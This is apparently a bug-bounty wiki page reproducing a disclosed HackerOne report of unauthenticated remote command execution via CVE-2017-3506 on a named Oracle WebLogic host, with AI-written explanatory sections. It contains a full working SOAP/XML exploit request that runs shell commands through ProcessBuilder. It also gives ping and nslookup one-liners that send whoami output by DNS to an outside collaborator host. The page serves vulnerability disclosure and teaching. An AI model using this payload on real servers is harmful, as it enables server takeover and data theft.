Remote OS Command Execution on Oracle Weblogic server via [CVE-2017-3506]
An outdated Oracle WebLogic instance exposed a SOAP web services endpoint that accepted a crafted XML request, letting an unauthenticated attacker run operating system commands on the server. The reporter confirmed command execution by causing the server to make an outbound DNS lookup to a collaborator host.
 Originally disclosed on HackerOne
- Triaged in 8 days
- Fixed in 33 days
- Disclosed after 14 months
Summary by the researcher
CVE-2017-3506 :
- Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: Web Services). Supported versions that are affected are 10.3.6.0, 12.1.3.0, 12.2.1.0, 12.2.1.1 and 12.2.1.2. Difficult to exploit vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in unauthorized creation, deletion or modification access to critical data or all Oracle WebLogic Server accessible data as well as unauthorized access to critical data or complete access to all Oracle WebLogic Server accessible data.
The report
##Summary
Hello. I was able to identify RCE vulnerability due to the outdated Oracle Weblogic instance on https://raebilling.mtn.co.za.
##Steps To Reproduce
- To reproduce, try this request with BurpSuite
- This request to the
https://raebilling.mtn.co.za/wls-wsat/RegistrationRequesterPortTypewill trigger Remote OS Command Execution:
POST /wls-wsat/RegistrationRequesterPortType HTTP/1.1
Host: raebilling.mtn.co.za
Content-Type: text/xml
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8,
Accept-Languag: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3,
Content-Type: text/xml;charset=UTF-8
Content-Length: 873

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
      <soapenv:Header>
        <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
          <java>
            <object class="java.lang.ProcessBuilder">
              <array class="java.lang.String" length="3">
                <void index="0">
                  <string>/bin/bash</string>
                </void>
                <void index="1">
                  <string>-c</string>
                </void>
        <void index="2">
                  <string>ping `whoami`.fexpwcppysiky1grj7mbodap5gb7zw.burpcollaborator.net</string>
                </void>
              </array>
              <void method="start"/>
            </object>
          </java>
        </work:WorkContext>
      </soapenv:Header>
      <soapenv:Body/>
    </soapenv:Envelope>
==Note:==
- To reproduce this case with nslookup or ping,
fexpwcppysiky1grj7mbodap5gb7zw.burpcollaborator.nethost should be replaced by your own Burp Collaborator instance or with your privateVPS IPto catch the DNS request
##Example:
ping `whoami`.fexpwcppysiky1grj7mbodap5gb7zw.burpcollaborator.net
nslookup `whoami`.fexpwcppysiky1grj7mbodap5gb7zw.burpcollaborator.net
==POC:==

Suggested Mitigation/Remediation Actions
- Patching WebLogic to the recent version will fix the issue.
Impact
This vulnerability allow an unauthenticated attacker:
- To perform Remote OS Command Execution
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the server ran an unpatched WebLogic version whose WLS-WSAT web services component deserialises attacker-supplied XML into Java objects, allowing command execution.
Impact
An unauthenticated attacker with network access could run operating system commands on the WebLogic server.
What the attacker needed
Network access to the WebLogic server; no authentication needed
The fix
The report says patching WebLogic to a recent version fixes the issue.
How it was found
- Send a crafted XML request to the WLS-WSAT registration endpoint, for example with Burp Suite.
- Replace the collaborator host in the request with your own collaborator or VPS address.
- Watch for the incoming DNS request to confirm the command ran.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
WebLogic is a Java application server. An old version of it had a public flaw where a specially formed XML message sent to a web services address made the server run commands chosen by the sender. Because no login was needed, anyone who could reach that address could run commands on the machine.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.





